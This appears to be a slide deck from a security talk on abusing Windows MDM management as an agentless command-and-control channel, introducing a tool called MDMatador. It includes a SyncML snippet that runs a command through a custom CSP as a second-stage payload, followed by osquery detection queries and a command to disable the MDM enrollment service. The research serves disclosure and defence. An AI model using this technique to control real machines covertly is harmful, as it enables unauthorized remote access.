
Windows MDM Management Client

- Enables on-going control after enrollment
- Runs through an on-demand system service
- Supports client-initiated sessions via scheduling tasks
- Supports server-initiated sessions via push notifications.




Windows MDM Management Execution Flow

Best killchain ever!!



Inside the CSP Architecture

- CSPs are implemented as COM DLLs
- MDM clients use CSP DLLs via **ConfigManager2**
- COM objects implement **IConfigServiceProvider2** COM interface
- **HKLM\SOFTWARE\Microsoft\Provisioning\CSPs**



Could a
nation
state actor
deploy
this?



Introducing MDMatador



- ✓ **Windows Agentless C2 system**
- ✓ **MS-MDM and MS-MDE2 support**
- ✓ **Beaconing and C2 protocol over MS-MDM**
- ✓ **Support for Second Stage Payload**

C2 protocol over MS-MDM

- Extended SyncML
- Second Stage Payload through Custom CSPs

Second Stage Payload Execution

```
<Exec>
  <Item>
    <Target>
      <LocURI>
        ./Device/Vendor/OEM/C2runchCSP/Stagers/Cmd
      </LocURI>
    </Target>
    <Data>whoami</Data>
  </Item>
</Exec>
```

MDMatador Demo





Implications and Detections

Detecting Rogue MDM Activity

- Identify unusual MDM enrollments
- Analyze relevant Eventlog and ETW events
- Track CSP changes
- Monitor Scheduled Tasks

Detecting MDM Abuse with Osquery



MDM Provisioned Certificates

```
SELECT * FROM certificates  
WHERE path = 'Users\S-1-5-18\Personal'
```

Detecting MDM Abuse with Osquery



Active MDM Enrollments

```
SELECT data as 'MDM Server' FROM registry
WHERE path LIKE
'HKEY_LOCAL_MACHINE\SOFTWARE
\Microsoft\Enrollments\%\DiscovervServiceFullURL'
```

Detecting MDM Abuse with Osquery



MDM Enrollment and Management Events

```
SELECT * FROM windows_eventlog  
WHERE  
channel='Microsoft-Windows-DeviceManagement-  
Enterprise-Diagnostics-Provider/Admin'
```

Detecting MDM Abuse with Osquery



MDM Scheduled Tasks

```
SELECT * FROM scheduled_tasks
WHERE action LIKE '%certenroller.exe%' OR
action LIKE '%omadmclient.exe%'
```

Detecting MDM Abuse with Osquery



Custom CSP Registration

```
SELECT * from registry
WHERE path LIKE
'HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Provisioning\CSPs\%\Device\Vendor\OEM%'
```

Disabling the MDM Client Stack



DmEnrollmentSvc **Windows Service**

```
sc config "DmEnrollmentSvc" start=disabled'
```

Research Implications and Risks

- Built-in features can be repurposed
- Reinforces the need for robust defenses
- Agentless C2 opens new avenues for advanced attacks

Thanks! Questions?

Talk resources available at

github.com/marcosd4h/mdm

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